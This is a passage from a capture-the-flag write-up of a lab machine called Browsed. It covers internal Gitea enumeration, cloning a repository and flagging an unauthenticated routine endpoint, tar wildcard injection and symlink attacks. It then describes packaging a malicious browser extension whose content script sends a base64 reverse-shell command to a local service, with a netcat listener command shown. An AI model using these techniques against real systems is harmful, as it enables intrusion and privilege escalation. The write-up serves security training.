

The internal Gitea service presents a landing page displaying the message, “Gitea: Git with a cup of tea.” By adding an entry to /etc/hosts to whitelist the domain, we gain access to the self-hosted Git platform at browsedinternals.htb.

Accessing the internal Gitea instance through the browser displays the repository larry/MarkdownPreview under the repositories section of browsedinternals.htb. This confirms its public visibility within the internal network.
Running the ls -la command lists the contents of the cloned MarkdownPreview directory. The output reveals several files and folders, including app.py, routines.sh, README.md, a backups folder, a files folder, and a hidden .git directory.

The git clone command successfully downloads the internal Git repository http://browsedinternals.htb/larry/MarkdownPreview.git into a local directory named MarkdownPreview.

The ls -la command lists the contents of the cloned MarkdownPreview directory. The output reveals several files and folders, including app.py, routines.sh, README.md, a backups folder, a files folder, and a hidden .git directory.

It implements a Markdown previewer with routes for rendering and saving user-submitted content, along with basic file handling using the markdown library
Privilege Escalation via Unprotected Backend Routine Execution
Unsafe Routine Execution Endpoint (Critical)
@app.route('/routines/<rid>')
subprocess.run(["./routines.sh", rid])Issue:
- No authentication/authorization
- Anyone who reaches the service can trigger the backend script
Impact:
- Attacker can execute:
- File deletion (routine 0)
- Backup (routine 1 → tar injection vector)
- Log rotation / system info
Combined with writable directories:
- Leads to privilege escalation via tar wildcard injection

It defines scheduled routines for cleaning temporary files, backing up data, and rotating logs, indicating automated maintenance tasks running on the server.
Critical Vulnerabilities in Routine Maintenance Script Leading to Privilege Escalation
Tar Wildcard Injection (Critical)
tar -czf "$BACKUP_DIR/data_backup_$(date '+%Y%m%d_%H%M%S').tar.gz" "$DATA_DIR"If an attacker can write inside $DATA_DIR, Crafted filenames can inject tar options and execute commands.
Impact:
- Remote command execution as script user
- Privilege escalation to root (if script runs with elevated privileges)
Symlink Attack (Critical)
uname -a > "$BACKUP_DIR/sysinfo_$(date '+%Y%m%d').txt"
df -h >> "$BACKUP_DIR/sysinfo_$(date '+%Y%m%d').txt"Predictable file paths allow an attacker to create symlinks pointing to sensitive files.
Impact:
- Arbitrary file overwrite
- Possible privilege escalation (e.g., overwrite
/etc/passwd, SSH keys)
Malicious Extension Creation

This version defines a “Test Extension” with scripting permission and configures a content script to run on all URLs at the document_idle stage, preparing it for malicious payload injection.

The content.js file embeds a reverse shell payload, defines attacker IP and port, and injects a base64-encoded command via a vulnerable 127.0.0.1:5000 endpoint to bypass CORS and initiate a callback.

The process packages malicious extension by zipping content.js and manifest.json into dark.zip, preparing it for upload.

Process prepares dark.zip and selects it in the upload form on the Browsed platform, ready for submission to the developer.

Attacker runs nc -lvnp 9007 to listen for incoming reverse shell connections on port 9007.
